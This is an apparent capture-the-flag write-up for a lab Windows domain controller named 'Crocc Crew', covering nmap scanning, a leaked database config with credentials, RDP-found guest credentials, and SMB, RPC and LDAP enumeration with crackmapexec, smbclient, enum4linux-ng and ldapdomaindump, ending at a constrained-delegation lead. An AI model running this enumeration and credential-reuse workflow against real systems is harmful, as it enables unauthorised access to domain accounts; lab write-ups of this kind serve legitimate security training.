Crocc Crew

Day-1 (10.10.85.40)

Scanning


Frist we need to perform NMAP scan on the ip-address for the enumeration like we do all-the-time

```
Nmap scan report for 10.10.85.40
Host is up, received user-set (0.18s latency).
Scanned at 2022-09-21 22:45:37 IST for 580s
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-09-21
17:23:41Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
COOCTUS.CORP0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain:
COOCTUS.CORP0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.COOCTUS.CORP
| Issuer: commonName=DC.COOCTUS.CORP
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-09-20T17:14:34
| Not valid after:  2023-03-22T17:14:34
| MD5:   f1af d43d fa95 31ed 89f7 292d 78d0 e11c
| SHA-1: c3b9 34b4 a93c aad6 f476 56e3 bec4 a45d 146a 0709
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQHUJ0lC7QP7pFti94ws1V9TANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9EQy5DT09DVFVTLkNPUlAwHhcNMjIwOTIwMTcxNDM0WhcNMjMw
| MzIyMTcxNDM0WjAaMRgwFgYDVQQDEw9EQy5DT09DVFVTLkNPUlAwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQCpa2PNNkyQK+McQem/GuDfcNRkaEDZLHDO
| K0b7/nNu83TsGBHJKRd2+vKW+A3O8LaGvQ8LPFgRoNQX3xDPOztmE3E7C0eJQZYz
| lqBulzqjJChKOKM4gJtZ/4lMjVeKHkev2ZAV4uG6VpaVqY0hqUJEIS5eCUim5qnf
| KLllSAoub8plEdv/AKdm+UhfdgI7e4k6/P464Pm+kvU73zB7PGWtRRGpI2o99Otx
| kT9yw8CjC1/5ylU+dazo2BVbLWGtSVWq9qZyFKvprgJDhlO4IAarSAdKTCxk394w
| kKckiEKewNkjTEPNAlQf84qrklJLJBAG7y5K8WcPTG8drQWoP/vRAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAfDBZ30iLffsRg9Fjq15qMcN/yEmpV/y9c+v+n+EL4yLKzqMy5OIh1NlZ
| 250lSbOb2q4edk3ZOU1EnhazfmdG1lOBNhUQsUZQSwMu16ao2hIIMqTt4udN5Lkh
| 6C2cKqoBzpwgYzad+4ArqKSZKhb2ThQYKun494alAqMSKCf1iRBGRvYrUd9xBFC4
| Xzjvb2DZaoly/m5DCk2wXT4S13ji+05A2AqoUNAngl8HhGW/fNyl8cmE1zolxXGd
| Egh4qnFIPtPl+Rrow9yQXEwa/EcOSJgkwAPj323aMlMs/R0/iri6wfkGdMco5zeD
| QD9VBaKuH4WhYsYy/DCfFPGEd6F7Xg==
|_-----END CERTIFICATE-----
| rdp-ntlm-info:
|   Target_Name: COOCTUS
|   NetBIOS_Domain_Name: COOCTUS
```


```
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: COOCTUS.CORP
|   DNS_Computer_Name: DC.COOCTUS.CORP
|   DNS_Tree_Name: COOCTUS.CORP
|   Product_Version: 10.0.17763
|_  System_Time: 2022-09-21T17:24:32+00:00
|_ssl-date: 2022-09-21T17:25:11+00:00; -1s from scanner time.
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49671/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49705/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-09-21T17:24:35
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33678/tcp): CLEAN (Timeout)
|   Check 2 (port 57187/tcp): CLEAN (Timeout)
|   Check 3 (port 40068/udp): CLEAN (Timeout)
|   Check 4 (port 41102/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 0s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:55
Completed NSE at 22:55, 0.00s elapsed
```

Ports Recon

80 - HTTP




Every time we have web-application first thing we need to do is most simple and basic check whether the site has any information on `/robots.txt` file



We got two directories `/db-config.bak` & `/backdoor.php`, Lets dig that directories

`/backdoor.php` has a interesting name lets see what is there..



php webshell - seems that we cannot run any commands on it

Let's go and look for another directory ...

we got some credentials on `/db-config.bak` file, Maybe rabbit-hole !! In the Nmap scan we found out there is an AD LDAP server running. Let's Dig that !!

```php
<?php

$servername = "db.cooctus.corp";
$username = "C00ctusAdm1n";
$password = "B4dt0th3b0n3";

// Create connection $conn = new mysqli($servername, $username, $password);

// Check connection if ($conn->connect_error) {
die ("Connection Failed: " .$conn->connect_error);
}

echo "Connected Successfully";

?>
```

445 - SMB

Initially we tried with NMAP scripts and enum4linux but nothing showed any interesting things, Now we use rpcclient with no creds

We tried some commands:

- enumdomusers
- enumdomains
- enumprivs

```
rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomians
command not found: enumdomians
rpcclient $> enumdomains
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumprivs
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege                0:5 (0x0:0x5)
SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeLoadDriverPrivilege           0:10 (0x0:0xa)
SeSystemProfilePrivilege                0:11 (0x0:0xb)
SeSystemtimePrivilege           0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege                 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege                 0:14 (0x0:0xe)
SeCreatePagefilePrivilege               0:15 (0x0:0xf)
SeCreatePermanentPrivilege              0:16 (0x0:0x10)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeShutdownPrivilege             0:19 (0x0:0x13)
SeDebugPrivilege                0:20 (0x0:0x14)
SeAuditPrivilege                0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege            0:22 (0x0:0x16)
SeChangeNotifyPrivilege                 0:23 (0x0:0x17)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SeUndockPrivilege               0:25 (0x0:0x19)
SeSyncAgentPrivilege            0:26 (0x0:0x1a)
SeEnableDelegationPrivilege             0:27 (0x0:0x1b)
SeManageVolumePrivilege                 0:28 (0x0:0x1c)
SeImpersonatePrivilege          0:29 (0x0:0x1d)
SeCreateGlobalPrivilege                 0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege                 0:31 (0x0:0x1f)
SeRelabelPrivilege              0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege           0:33 (0x0:0x21)
SeTimeZonePrivilege             0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege           0:35 (0x0:0x23)
SeDelegateSessionUserImpersonatePrivilege               0:36 (0x0:0x24)
```

We haven't got permission to view enumdomusers or enumdomains, we got only one command executed enumprivs

- The command 'enumprivs' revealed the privileges of the current user on the machine. We can see that the "SeEnableDelegationPrivilege" is listed along with "SeDelegateSessionUserImpersonatePrivilege"."SeEnableDelegationPrivilege" governs whether a user account can enable user accounts to be trusted for delegation. This can factor into constrained delegation. You can read more about constrained/unconstrained delegation at: https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview

- For Exploits https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/constrained-delegation

That was quite a info !!

3389 - RDP


We got RDP port enabled, let's try with rdesktop and see:


```
rdesktop -f -u "" 10.10.85.40
```


We got some credentials for `visitor` and domain name for `COOCTUS/Administrator`

Credentials :

username	password
visitor	GuestLogin!







When we tried to login using the visitor creds we got one message says 'Requires Right to sign-in through Remote Desktop Service' So we cannot login remotely.

We got some new Creds let's try adn check the credntials are valid or not with `crackmapexec` on `smb` port

```
crackmapexec smb 10.10.85.40 -u Visitor -p GuestLogin!
```

```
┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$
┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$ crackmapexec smb 10.10.85.40 -u Visitor -p GuestLogin!
/usr/lib/python3/dist-packages/pywerview/requester.py:144: SyntaxWarning: "is not" with a literal. Did you mean "≠"?
  if result['type'] is not 'searchResEntry':
SMB         10.10.85.40     445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:COOCTUS.CORP) (signing:True) (SMBv1:False)
SMB         10.10.85.40     445    DC               [+] COOCTUS.CORP\Visitor:GuestLogin!
```

We verified that is working and valid credential now lets look into `smb shares` on port `445`

Day-2 (10.10.111.246)

```
Unfortunately i need to sleep since i am working so let's continue the things where we left on day-1
```

We know that Visitor user have smb server and we got user.txt and some other information in /Home & /SYSVOl

```
┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$ smbclient //10.10.111.246/Home -U Visitor
Password for [WORKGROUP\Visitor]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jun  9 01:12:53 2021
  ..                                  D        0  Wed Jun  9 01:12:53 2021
  user.txt                            A       17  Tue Jun  8 08:44:25 2021

                15587583 blocks of size 4096. 11091155 blocks available
smb: \> get user.txt
```

GOT USER.TXT →

```
┌──(kali㉿ACE)-[~/_/cipherlover/machines/insane/crocc-crew]
└─$ smbclient //10.10.111.246/SYSVOL -U Visitor
Password for [WORKGROUP\Visitor]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Jun  8 06:04:33 2021
  ..                                  D        0  Tue Jun  8 06:04:33 2021
  COOCTUS.CORP                       Dr        0  Tue Jun  8 06:04:33 2021

                15587583 blocks of size 4096. 11091138 blocks available
smb: \> get COOCTUS.CORP\
COOCTUS.CORP\DfsrPrivate\  COOCTUS.CORP\Policies\     COOCTUS.CORP\scripts\
smb: \> get COOCTUS.CORP\
COOCTUS.CORP\DfsrPrivate\  COOCTUS.CORP\Policies\     COOCTUS.CORP\scripts\
smb: \> get COOCTUS.CORP\*
NT_STATUS_OBJECT_NAME_INVALID opening remote file \COOCTUS.CORP\*
smb: \> cd COOCTUS.CORP\
smb: \COOCTUS.CORP\> ls
  .                                   D        0  Tue Jun  8 06:10:32 2021
  ..                                  D        0  Tue Jun  8 06:10:32 2021
  DfsrPrivate                      DHSr        0  Tue Jun  8 06:10:32 2021
```

I used enum4linux-ng for enumeration coz mostly i use this tool for ctf's

Got lots of usernames - 22 users via RPC

```
 ==========================
|    Users via RPC on 10.10.111.246    |
 ==========================
[*] Enumerating users via 'querydispinfo'
[+] Found 22 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 22 user(s) via 'enumdomusers'
[+] After merging user results we have 22 user(s) total:
'1109':
  username: Visitor
  name: Cooctus Guest
  acb: '0x00000210'
  description: (null)
'1115':
  username: mark
  name: Mark
  acb: '0x00020010'
  description: (null)
'1116':
  username: Jeff
  name: Jeff
  acb: '0x00000210'
  description: (null)
'1117':
  username: Spooks
  name: Spooks
  acb: '0x00000210'
  description: (null)
'1119':
  username: Steve
  name: Steve
  acb: '0x00000210'
  description: (null)
```

Found the second answer (What is the name of the account Crocc Crew planted?) : admcrocccrew

389 - LDAP

Since, we know this is an LDAP server. Let's run ldapsearch and find the namingcontexts and more information about the domain.

```
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2022-09-21 17:23:41Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: COOCTUS.CORP0., Site: D
Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: COOCTUS.CORP0., Site: D
Name)
```

Lets check it using ldapdomaindump

```
┌──(kali㉿ACE)-[~/tools/ldapdomaindump]
└─$ ./ldapdomaindump.py 10.10.155.152 -u 'COOCTUs.CORP\Visitor' -p GuestLogin!
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

Below are the reports of ldapdoamindumps

```
┌──(kali㉿ACE)-[~/_/machines/insane/crocc-crew/ldap]
└─$ ls
domain_computers_by_os.html  domain_groups.grep  domain_policy.html  domain_trusts.json          domain_users.json
domain_computers.grep        domain_groups.html  domain_policy.json  domain_users_by_group.html
domain_computers.html        domain_groups.json  domain_trusts.grep  domain_users.grep
domain_computers.json        domain_policy.grep  domain_trusts.html  domain_users.html
```

Seems that the password-reset account has the flag `'TRUSTED_TO_AUTH_FOR_DELEGATION!'` set which confirms our contrained delegation theory.

Other user accounts listed.

Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
reset	reset	password-reset		Domain Users	06/08/21 05:32:40	06/08/21 22:00:39	06/08/21 21:46:23	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, TRUSTED_TO_AUTH_FOR_DELEGATION	06/08/21 22:00:39	1134	
David	David	David		Domain Users	06/08/21 05:20:50	06/08/21 05:20:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:20:50	1132	
Ben	Ben	Ben	MSSQL Admins, File Server Admins, East Coast, VPN Access	Domain Users	06/08/21 05:20:36	06/08/21 05:20:36	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:20:36	1131	
evan	evan	evan	File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:20:19	06/08/21 05:20:19	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:20:19	1130	
varg	varg	Varg	File Server Access, West Coast	Domain Users	06/08/21 05:19:30	06/08/21 05:19:30	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:19:30	1129	
jon	jon	jon	MSSQL Access, File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:19:12	06/08/21 05:19:12	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:19:12	1128	
kevin	kevin	kevin	File Server Access, West Coast, VPN Access	Domain Users	06/08/21 05:18:35	06/08/21 05:18:35	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:18:35	1127	
paradox	paradox	pars	West Coast, VPN Access	Domain Users	06/08/21 05:18:21	06/08/21 05:18:21	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:18:21	1126	
yumeko	yumeko	yumeko	File Server Admins, East Coast	Domain Users	06/08/21 05:18:01	06/08/21 05:18:02	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:18:02	1125	
cryillic	cryillic	cryillic	File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:17:41	06/08/21 05:17:41	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:17:41	1124	
karen	karen	karen	East Coast, VPN Access	Domain Users	06/08/21 05:17:27	06/08/21 05:17:27	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	06/08/21 05:17:27	1123	
